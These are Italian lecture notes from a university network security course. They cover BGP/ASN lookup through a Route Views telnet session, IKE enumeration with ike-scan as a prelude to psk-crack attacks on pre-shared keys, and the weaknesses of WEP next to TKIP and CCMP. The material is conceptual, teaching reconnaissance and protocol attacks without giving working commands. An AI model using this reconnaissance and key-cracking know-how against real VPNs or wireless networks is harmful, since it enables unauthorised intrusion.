  1. query ad un router BGP 'pubblico'
  2. individuazione dell'ASN, identificato dal "last hop" nel vettore dei percorsi associato all'IP in questione
    - Route Views Project dell'Università dell'Oregon

Purtroppo, è pieno di problemi essendo vecchio e poiché deve mettere d'accordo diversi sistemi diversi e quindi l'unica cosa che fa è portare informazioni sulla viabilità dei sistemi autonomi. Nella slide mostra un progetto da fare per cercare di capire meglio come funziona.

## IMPIEGO DI ROUTE VIEWS

The terminal session shows a connection via telnet to route-views.routeviews.org. It displays BGP routing table entry details for AS 137, including paths, refresh epochs, and community information. The ARIN Whois/RDAP search result for ASN 137 provides registration details, including the handle AS137, which is circled in red.

```

MacBook-Pro-di-Simon-2:DSP_Projects spromano$ telnet route-views.routeviews.org
Trying 128.223.51.103...
Connected to route-views.routeviews.org.
Escape character is '^J'.
C
*****
RouteViews BGP Route Viewer
route-views.routeviews.org

route views data is archived on http://archive.routeviews.org

This hardware is part of a grant by the NSF.
Please contact help@routeviews.org if you have questions, or
if you wish to contribute your view.

This router has views of full routing tables from several ASes.
The list of peers is located at http://www.routeviews.org/peers
in route-views.oregon-ix.net.txt

NOTE: The hardware was upgraded in August 2014. If you are seeing
the error message, "no default Kerberos realm", you may want to
in Mac OS X add "default unset autologin" to your ~/.telnetrc

To login, use the username "rviews".
*****
User Access Verification
Username: rviews

route-views>show ip bgp 143.225.229.254
BGP routing table entry for 143.225.0.0/16, version 103284
Paths: (25 available, best #12, table default)
Not advertised to any peer
Refresh Epoch 1
49788 1299 137 137 137
    91.218.184.68 from 91.218.184.68 (91.218.184.68)
        Origin IGP, localpref 100, valid, external
        Community: 1299:30000
        Extended Community: 0x43:100:1
        path 7FE0C7CD4490 RPKI State valid
        rx pathid: 0, tx pathid: 0
    Refresh Epoch 1
3257 174 137 137 137
3257 174 137 137 137
route-views>

ARIN Whois/RDAP
Search
137
Search www.arin.net instead
Search Filter: Automatic
all resources subject to terms of use
-137*
ASN: AS137
Source Registry: RIPE NCC
Number: not provided
Name: AS137
Handle: AS137
Last Changed: Wed, 05 May 2021 08:30:07 GMT (Wed May 05 2021 local time)
Self: https://ripe-db.ripe.net/adminui/137
Copyright: https://ripe-db.ripe.net/doc/licenses/Documentation/terms
Resource: Documentation
Port 43: Whois
Port 43 Whois: whois.ripe.net

```

Vediamo ora un ultima parte che non capiremo benissimo poiché ci servirebbe capire come funziona IPSec e lo rivedremo quando lo studieremo per bene. Per adesso ci basta sapere che è il protocollo usato per mettere in sicurezza IP, ma in realtà sono un insieme di protocolli. Dato che aggiungiamo crittografia ci servono chiavi e IKE che è il protocollo per lo scambio delle chiavi stesse.

## IPSec/IKE enumeration

**Panoramica:** IPSec è un protocollo di livello tre (rete) che aggiunge sicurezza al protocollo IP. Esso prevede per lo scambio dei pacchetti tra due host ed utilizza di una vera e propria connessione denominata Security Association (SA). In particolare, il protocollo IKE (Internet Key Exchange) è una componente di IPSec che si fa carico della gestione delle chiavi e della creazione delle SA tra due entità.

## IPSec/IKE ENUMERATION: UDP, PORTA 500

- **IPSec:**
  - il protocollo di livello tre con caratteristiche di sicurezza
- **IKE:**
  - Internet Key Exchange
    - il componente di IPSec che si fa carico di gestire la fase di negoziazione delle chiavi
    - fondamentale per "scoprire" la presenza di reti VPN (Virtual Private Networks) nell'organizzazione target
- L'enumeration, in questo caso, non è semplicemente basata sull'invio di pacchetti probe generici indirizzati alla porta 500
  - lo standard impone che pacchetti mal formattati siano ignorati dal servizio IPSec

L'obiettivo di **IKE Enumeration** è quello di scoprire gli Host che eseguono IKE (Es individuare una VPN) e determinare le informazioni relative alla configurazione di IKE utilizzata, ovvero:

- Tipo di autenticazione (Pre-shared Keys vs certificati)
- Protocolli di crittografia adottati

- Modalità di funzionamento di IKE(main mode oppure aggressive mode)

Realizziamo quindi il tunneling come visto precedentemente, IKE lavora principalmente in due modi diversi:

- **Main mode**, scambio più messaggi e sono più sicuro sul collegamento
- **Aggressive mode**, faccio un handshake compresso e veloce e se mi metto ad analizzare lo scambio potrei catturare l'handshake stesso e prenderei **non la chiave per la crittografia ma l'hash della chiave.**

Se si scopre che si utilizza IKE aggressiva con Autenticazione pre-shared key (PSK) allora tale enumeration può essere il preludio di un attacco PSK-Crack il cui obiettivo è l'individuazione della chiave PSK.

**NOTA: La peggior configurazione di IPSec è quella con la modalità Aggressive e autenticazione con pre-shared keys.**

**Come si effettua tale operazione?** L'idea è che l'attaccante invia una "IKE request" in modo tale che gli host che implementano IKE rispondano (palesandosi all'interno della VPN). In particolare:

- Non si invia banalmente un pacchetto probe alla porta UDP 500 (Porta di default per IKE) poiché lo standard IPSec scarterebbe automaticamente i pacchetti mal formattati (rispetto alle sue specifiche).

Il tool IKE-scan presente su Kali non è un semplice scanner che mi vede la porta 500, ma **finge di essere un client IKE** mandando dei messaggi di comunicazione.

### IL TOOL "IKE-SCAN"

- Costruisce pacchetti compatibili con la specifica IPSec
- Una volta individuata una VPN, cerca di estrapolare informazioni utili sulla sua configurazione:
  - tipo di autenticazione (pre-shared keys vs certificati)
  - protocolli di crittografia adottati
  - modalità di funzionamento ("main mode" vs "aggressive mode")
- Possibile preludio alla fase di attacco, basata sull'impiego di tool quali "psk-crack"

## LEZIONE 11 02/11/21

Il prof prende in prestito la parte del corso di protocolli per reti mobili, così che possa spiegarci come funzionano i protocolli delle reti wireless per farne ovviamente security.

### Lo standard IEEE 802.11: Sicurezza (L07\_Avallone\_802.11\_Security)

L'utilizzo della modalità di comunicazione wireless consente a chiunque (entro un determinato raggio) di ascoltare i dati trasmessi. L'individuazione dei soggetti appartenenti "lecitamente" alla rete wireless avviene mediante una procedura di **autenticazione**.

Sappiamo che la comunicazione WiFi (wireless Fidelity) ci hanno permesso di realizzare delle reti locali senza filo. Per fare questo c'è bisogno di un access point che funziona come hub; quindi, tutte le stazioni si

collegano ad essa e l'hub si occupa di ritrasmettere il segnale attraverso il mezzo trasmissivo che è l'aria. Esiste un modo di lavorare chiamato **ad hoc** nel quale l'access point non esiste e permette di realizzare "reti spontanee".

Più che vedere l'architettura di questa tecnologia a noi interessa vedere la sicurezza attraverso gli approcci visti finora, quindi porre l'accento sulle problematiche di:

- **Autenticazione** dei client (che chiameremo stazioni) che devono appartenere alla comunicazione wireless
- **Confidenzialità** dei dati, ovvero soggetti non autorizzati non devono poter accedere ai dati
- **Integrità** dei dati, ovvero i dati inviati non devono arrivare modificati/alterati al destinatario

Anche in questo caso si parla di protocolli che non sono secure by design.

## Wired Equivalent Privacy (WEP)

Il primo approccio che vediamo è il WEP, per motivi storici ormai è deprecato, l'idea di partenza è quella di fornire **confidenzialità** e questo porta ad avere delle comunicazioni crittografate **attraverso l'algoritmo di stream cipher RC4 a chiave simmetrica**; mentre per **l'integrità** la garantisce con un calcolo di integrità.

Il flusso di dati creato in questa maniera prende il nome di **keystream** ed è un termine che useremo sempre.

WEP è definito nella prima versione dello standard IEEE 802.11.

Ma su cosa si basa il WEP? Si basa sul fatto che i dati sono una sequenza di bit ed in aggiunta a quest'ultimi ve ne sono altri della medesima lunghezza, al fine di nascondere le informazioni iniziali. L'operazione di mascheramento viene fatta in maniera performante con **la XOR, ovviamente è importante non divulgare il keystream** perché se l'end point conoscesse la keystream potrebbe tranquillamente invertire la sequenza cifrata.

dati	keystream	seq. cifrata	keystream	dati
0	1	1	1	0
1	1	0	1	1
0	1	1	1	0
1	0	1	0	1
1	← XOR → 0	1	← XOR → 0	1
0	1	1	1	0
0	0	0	0	0
0	1	1	1	0
1	0	1	0	1

1. Quindi il **mittente** a partire da una chiave, WEP key, determina una keystream la quale viene usata in XOR con la sequenza da dover cifrare.

**Come si ottiene la Keystream?** Si concatena la chiave WEP (40 o 104 bit) con un IV (Initialization Vector da 24 bit) ottenendo un seme sul quale si applica un generatore di numeri pseudo-casuali (Algoritmo RC4 PRNG) che determina la KEYSTREAM.

In particolare, il campo IV:

- Viene utilizzato per aumentare l'aleatorietà della keystream generata quindi più la keystream è generata in modo aleatorio più l'algoritmo è robusto
- Viene comunicata in chiaro al ricevente

- Viene cambiata per ogni messaggio da dover cifrare (non è specificato l'algoritmo).

**PER TUTTA QUESTA LEZIONE NON USIAMO LA PAROLA ROUTER, SIAMO IN UNA RETE LOCALE E ABBIAMO SOLO STAZIONI E ACCESS POINT.**

Nella rete locale, la chiave usata è sempre la stessa? Si, si utilizza la chiave WEP come la WPA che usiamo normalmente.


Un altro problema è quello di riuscire a creare un keystream quanto più casuale possibile, e sappiamo che affermare che una generazione sia pseudocasuale non è totalmente casuale.

Per quanto riguarda l'integrità, per assicurarmi che un frame non sia stato alterato, abbiamo che WEP usa un algoritmo **non crittografico** attraverso un codice di ridondanza ciclica.

Partendo da sinistra abbiamo l'IV (visto al corso di SSD) che è **fisso per una certa frame** e sarà il nostro tallone d'Achille. Il simbolo ||, all'interno dell'immagine indica il concatenamento. Una parte dell'IV viene comunicato in chiaro infatti va dritto nel messaggio senza passare per nessuna trasformazione.

L'ICV è un digest che ottengo concatenando il testo in chiaro con il Codice a Ridondanza Ciclica.

- **Incapsulamento**




**Nota:** Chi si trova in una configurazione WEP può decodificare tutte le informazioni che passano sul traffico.

Ora per trasferire l'informazione codificata ci serve spazio all'interno dell'header, chiamato IVheader, e se prendiamo un frame WEP vediamo che al massimo può avere 4 indirizzi MAC al proprio interno (Stazione che invia, riceve, access point della parte della struttura che invia e altro ipotetico punto di passaggio).

L'IVheader è formato come mostrato sotto:

- Frame Header in chiaro
- IV header in chiaro composto da
  - Campo IV (3 byte)
  - Un ulteriore byte i cui primi 6 bit sono vuoti e gli altri 2 bit specificano quale chiave WEP andare a utilizzare. (max 4 chiavi)
- Dati+ICV trasmessi cifrati

- FCS (Frame Check Sequence) in chiaro. Esso è un codice di controllo non crittografico fatto di default fatto dal 802.11. il controllo è ottenuto attraverso la tecnica CRC 32 (Cyclic Redundancy Check) su tutto il frame.



- Due tipi di chiavi
  - Key-mapping key
    - Specifica per una coppia <TA,RA>
    - Se definita, va usata (Key ID = 0)
  - Default keys
    - Memorizzate nella MIB di ogni stazione
    - Max 4, l'indice (0..3) di quella usata va in Key ID

**Osservazione importante sull'integrità:** Chi riceve un frame può utilizzare il SOLO campo FCS per capire se un attaccante ha alterato i bit di quel frame? No, difatti un attaccante potrebbe:

- Alterare i bit del frame body
- Calcolare il nuovo FCS applicando l'algoritmo CRC 32
- Sostituire FCS calcolato a quello "Originale".


Dov'è il problema? CRC 32 non è un algoritmo crittografico, quindi, produce un output senza utilizzare alcun tipo di chiave. Questo è il motivo per cui si aggiunge il campo ICV che si differenzia da FCS perché:

- Viene calcolato solo sui dati (Frame Body)
- Non viene trasmesso in chiaro ma viene cifrato (Dunque l'attaccante non potrebbe essere in grado di sostituirlo perché "teoricamente" non dovrebbe avere la keystream per la cifratura).

Ovviamente se un hacker conoscesse la WEP Key e intercettasse un messaggio avrebbe tutto il necessario per ottenere la Keystream e cifrare un "messaggio alterato".

2. Mettendoci dal lato **di chi riceve** vediamo questo tipo di schema, dove abbiamo in chiaro l'IV più il testo cifrato e dobbiamo conoscere la chiave WEP.

- De-incapsulamento



Ora il lato ricevente suddivide il testo in chiaro da ICV, il quale sarà utilizzato per effettuare un Check di integrità. Come funziona il check? Si ricalcola ICV a partire dal testo in chiaro e si confronta con l'ICV ottenuto dal messaggio, quindi se i valori sono uguali, con buona probabilità i dati non sono stati alterati, in caso contrario il payload è stato alterato

La gestione manuale della chiave WEP è piena di problemi; infatti, se non cambiata di frequente è facilmente recuperabile e divenire quindi di dominio pubblico. Le implementazioni non erano accurate e quindi il IV non era abbastanza randomico.

**Come già accennato WEP è stato abbandonato per vari motivi:**

- CRC non è crittograficamente sicuro
- ICV protegge solo il payload (dato) ma non l'header del frame. Ciò può comportare due problematiche dovute all'alterazione di quest'ultimo:
  - **Re direzione di frame** attraverso la modifica di DA (Destination Address) e SA (Source Address)
  - **Impersonation Attack** attraverso la modifica di TA (Tramitter Address: nodo che per ultimo ha inoltrato il messaggio) e RA (Receiver address: L'indirizzo del prossimo nodo destinatario del frame).
- Nessuna protezione contro i replay Attack (un tipo di Encryption attack) in cui l'attaccante raccogliere un numero di frame elevato contenti Initialization Vector IV e "parte cifrata" così da crakkare (trovare) la chiave WEP
- La chiavi WEP sono statiche. Ciò è un problema poiché se non cambiate di frequente diventano di dominio pubblico (Stanno gli infami che tradiscono)

## Autenticazione wi-fi


In tutto questo noi diamo per scontato che in una rete wi-fi l'associazione avvenga prima dell'autenticazione, ovvero io prima mi associo chiedendogli di collegarmi e poi mi autentico. Ulteriori problemi sono proprio associabili all'algoritmo di crittografia usato, infatti nel 2001 fu pubblicato un modo teorico per attaccare la chiave WEP.

Veniamo ora alla parte di **autenticazione al fine di arrivare poi alle tecniche moderne di sicurezza**. Per quanto riguarda l'autenticazione essa è obbligatoria quando si ha l'Extending Service Set (ESS), cioè una rete in cui più Access Point (AP) dialogano tra loro per agganciare le diverse stazioni (STA ovvero il client). È

**opzionale quando si ha un solo IBSS** ovvero una rete in cui le stazioni possono comunicare direttamente senza l'utilizzo di alcuna infrastruttura

ESS = extended service set, in una rete wifi è il dominio della rete.

## ESS



In riferimento al sistema del wi-fi Unina si utilizza un protocollo radius per effettuare l'autenticazione. Ma esistono due tipi di autenticazione:

- **Open system** in cui il Wi-Fi è aperto e non richiede alcun tipo di autenticazione. Tipicamente quando si adotta tale soluzione si configura l'AP in modo da concedere l'associazione solo a indirizzi MAC specificati. (Non è una soluzione buona perché l'indirizzo MAC può essere facilmente modificato via Software).
- **Shared key authentication** è il più semplice ed è utilizzato solo in combinazione con un Sistema di cifratura WEP e serve per determinare se una stazione conosce la chiave WEP (Es. Se è una stazione autenticata). Si basa sullo scambio di 4 frame:
  1. STA → AP: La stazione richiede all'AP l'autenticazione.
  2. AP → STA: Invia un testo di "prova" (128 byte generati dal WEP PRNG).
  3. STA → AP: Effettua l'incapsulamento del testo di prova secondo la modalità di cifratura WEP
  4. AP → STA: Effettua il de-incapsulamento del frame secondo la modalità WEP o se ICV è corretto e il testo coincide con quello di prova allora si Autentica la stazione.

Oggi quello che facciamo con la **pre shared key** non è questo, perché conosciamo un segreto condiviso ma il segreto lo usiamo per creare altre informazioni. Quello che troviamo scritto nella parte precedente lo troviamo soltanto in una rete WEP per la parte di autenticazione.

## Post-WEP

Per superare le difficoltà che si hanno con la WEP nel 2014 lo standard IEEE 802.11i ha introdotto due nuovi algoritmi per la confidenzialità e l'integrità dei dati:

- **TKIP** (Temporal Key integrity protocol): stragemma inventato poiché esistevano milioni di schede di rete che implementavano solo la chiave WEP, opzionale e meno robusto di CCMP.
- **CCMP** (Counter mode with Cipher-block chaining MAC protocol): l'algoritmo è implementabile soltanto cambiando le schede e non può essere usato come viene utilizzato l'altro algoritmo.

## TKIP (Temporal Key integrity protocol)

Qui il codice di integrità viene calcolato aggiungendo una serie di informazioni: destination address, source address, priority, l'intero payload della MSDU. Per la codifica vengono utilizzate chiavi diverse a seconda della direzione, nello specifico avrò bisogno di quattro chiavi (integrità da sinistra a destra, crittografia da sinistra a destra, e viceversa), la funzione di codifica Michael è dettagliata nello standard.

Teniamo presente che nello standard 802.11 si distingue tra service data unit e protocol data unit.

A differenza del WEP, inizio a proteggere alcuni campi dell'header e li proteggo per evitare attacchi di tipo impersonation (quando cambio un indirizzo sorgente) e hijacking (quando cambio destinatario), infatti:

1. **Evita la re-direzione del frame** calcolando un message integrity code (MIC) ed utilizzando oltre che al payload anche gli elementi SA,DA . Inoltre, la funzione che si utilizza è la funzione Michel che differenza di CRC-32 di WEP è di tipo crittografico (utilizza la MIC Key).
2. **Evita Impersonification Attack** utilizzando il campo TA transmitter address per la generazione della chiave WEP.
  - a. Dunque, se qualcuno modificasse il campo TA non si genererebbe la stessa chiave WEP e dunque non si riuscirebbe a decifrare il messaggio.

In WEP non ci sono meccanismi per proteggersi da Replay Attack mentre in TKIP per proteggersi dai replay attack si è fatto in modo che ad ogni frame trasmesso si associa (in chiaro) un numero di sequenza chiamato TSC (TKIP Sequence Counter) via via più grande e che sarà utilizzato anche per la generazione della chiave WEP. In questo modo si può effettuare un duplice controllo:

- Se il destinatario riceve un frame il cui TSC è < o = dell'ultimo TSC ricevuto allora scarta il frame.
- Se hacker modifica il campo TSC (in chiaro) non si genererebbe la stessa chiave WEP e dunque non si riuscirebbe a decifrare il messaggio.


In WEP le chiavi WEP erano statiche mentre in TKIP si utilizza TSC insieme al transmitter address TA e ad una temporal key TK (ottenuta dopo l'autenticazione) per generare una chiave WEP dinamica.

Se in 60 secondi si verificano due controlli falliti la stazione scarta tutte le frame ricevuti per 60 secondi. Ma dove viene usata qui la crittografia?


### 1. Lato mittente

Partendo sempre da sinistra abbiamo una chiave segreta **MIC key che non viene usata per la crittografia ma per l'integrità**, abbiamo algoritmo pubblico ma chiave segreta. Proseguendo per il ramo inferiore io frammento questo pacchetto ottenuto dal Michael e lo mando all'incapsulamento WEP

- Incapsulamento



Ma WEP come? Transmitter Address entra in key mixing insieme a TK che è l'altra chiave segreta oltre la MIC e in più utilizzo un numero di sequenza con il TSC (transmitter sequence counter). Il TTAK viene miscelato nuovamente usando nuovamente il TK e il TSC e quello che ottengo lo considero come se fosse il WEP visto precedentemente.



- TKIP riusa il formato degli MPDU WEP aggiungendo un campo *extended IV* per trasportare (in chiaro) il TSC
- Ext IV = 1 → presenza del campo extended IV (MPDU TKIP)
- TSC5 è il MSB di TSC
- TSC1+WEPSseed+TSC0 sono i primi 3 byte della stringa restituita dalle funzioni di key mixing

**Con TKIP a monte di WEP abbiamo aggiunto tutto quello prima, e per renderlo compatibile abbiamo messo 4 byte del sequence counter che ha 6 byte da trasmettere.**

## 2. Lato Ricevente

Il lato ricevente effettua come prima operazione il check sul valore TSC (che è in chiaro) tale per cui se è < o = dell'ultimo valore TSC ricevuto, allora il frame viene scartato. In caso contrario:


- I blocchi KeyMixing1 e KeyMixing2 hanno in input TA, TK, TSC e producono in output il WEP Seed
  - TA e TSC sono in chiaro nel header del frame .
  - TK è ottenuta all'autenticazione
- Il WEP seed e la parte cifrata passa al Decifratore WEP descritto precedentemente ottenendo così il messaggio in chiaro.
- Il blocco Reassemble ricomponi i vari frammenti MPDU nell'MSDU originale

A questo punto il ricevente effettua il check di integrità:

- Si calcola nuovamente il MIC tramite la funzione Michael (La MIC key come TK è ottenuta dal processo di autenticazione).

- Si confronta il nuovo MIC con quello contenuto nel messaggio. Se i valori sono uguali, con buona probabilità i dati non sono stati alterati, si recupera il valore in caso contrario il payload è stato alterato.
  - Se passa molto tempo per controllare il MIC o se 2 controlli falliscono, la frame viene scartata e l'AP si mette in modalità protetta (60 secondi in cui non può ricevere messaggi)

## • De-incapsulamento



Migliora quindi le caratteristiche di sicurezza, ma aggiunge overhead.

## CCMP (Counter with CBC-MAC)

CCMP cambia l'algoritmo di crittografia ed utilizza Counter with CBC-MAC ed è il più diffuso per le chiavi simmetriche. Questo algoritmo ci offre **autenticità** ed **integrità del frame body e parte dell'header**, i replay attack vengono gestiti grazie ad un sequence number ma questa volta è associato al PDU non al SDU. Usa una chiave temporale per ogni sessione e non convive con WEP.

**La differenza sostanziale da WEP (ed anche TKIP) è che non utilizza una tecnica di Stream cipher RC4 ma utilizza AES (Advanced Encryption Standard), ovvero un block cipher di 128 bit . (I blocchi sono di 128 bit)**


La differenza sostanziale da TKIP è che lavora sui singoli MPDU, per cui non richiede il riassemblaggio dell'MSDU. Questo è ovviamente un grande vantaggio in termini computazionali. Inoltre, l'unica chiave segreta che viene concordata in fase di autenticazione è la TK

### 1. Lato Mittente

Partiamo da una PDU in chiaro, da questa prendiamo l'header e il campo address 2 (indirizzo access point della mia infrastruttura), priority e dati. Notare **che abbiamo solo una chiave TK, Packet Number ed un KeyID per identificare la chiave**.

Il Construct **NumberOnce** serve ad aggiungere sale e varia ogni volta. Si costruisce l'AAD che è praticamente tutto l'header da cui abbiamo tolto i campi soggetti a variazione a seguito di ritrasmissione : serve per autenticare il mittente, lasciando nel messaggio le parti che non variano, posso effettuare il


calcolo in ricezione per l'autenticità nonostante la ritrasmissione (ad esempio un TTL decrementa, dunque va tolto).



- AAD (Additional Authentication Data) è l'header privato dei campi che possono cambiare a seguito di ritrasmissione (es. Duration)
- Nonce è dato da priority (4 bit) + reserved (4 bit) + Address 2 (A2, 6 byte) + PN (6 byte)
- CCMP header (vedi formato MPDU)
- Oltre a cifrare i dati, CCM fornisce un MIC (cifrato)

Nel TKIP avevamo visto esserci due rami, uno per la crittografia ed uno per l'integrità; anche qui è lo stesso ma non lo vediamo per bene. I dati codificati, il message integrity code e l'header CCMP vengono concatenati ed abbiamo l'uscita finale.

Dall'altro lato l'header non ha più la compatibilità con l'IV e l'extended IV. Sono sempre 6 byte di packet number con la differenza che qui **ogni frammento ha il suo numero di pacchetto**.

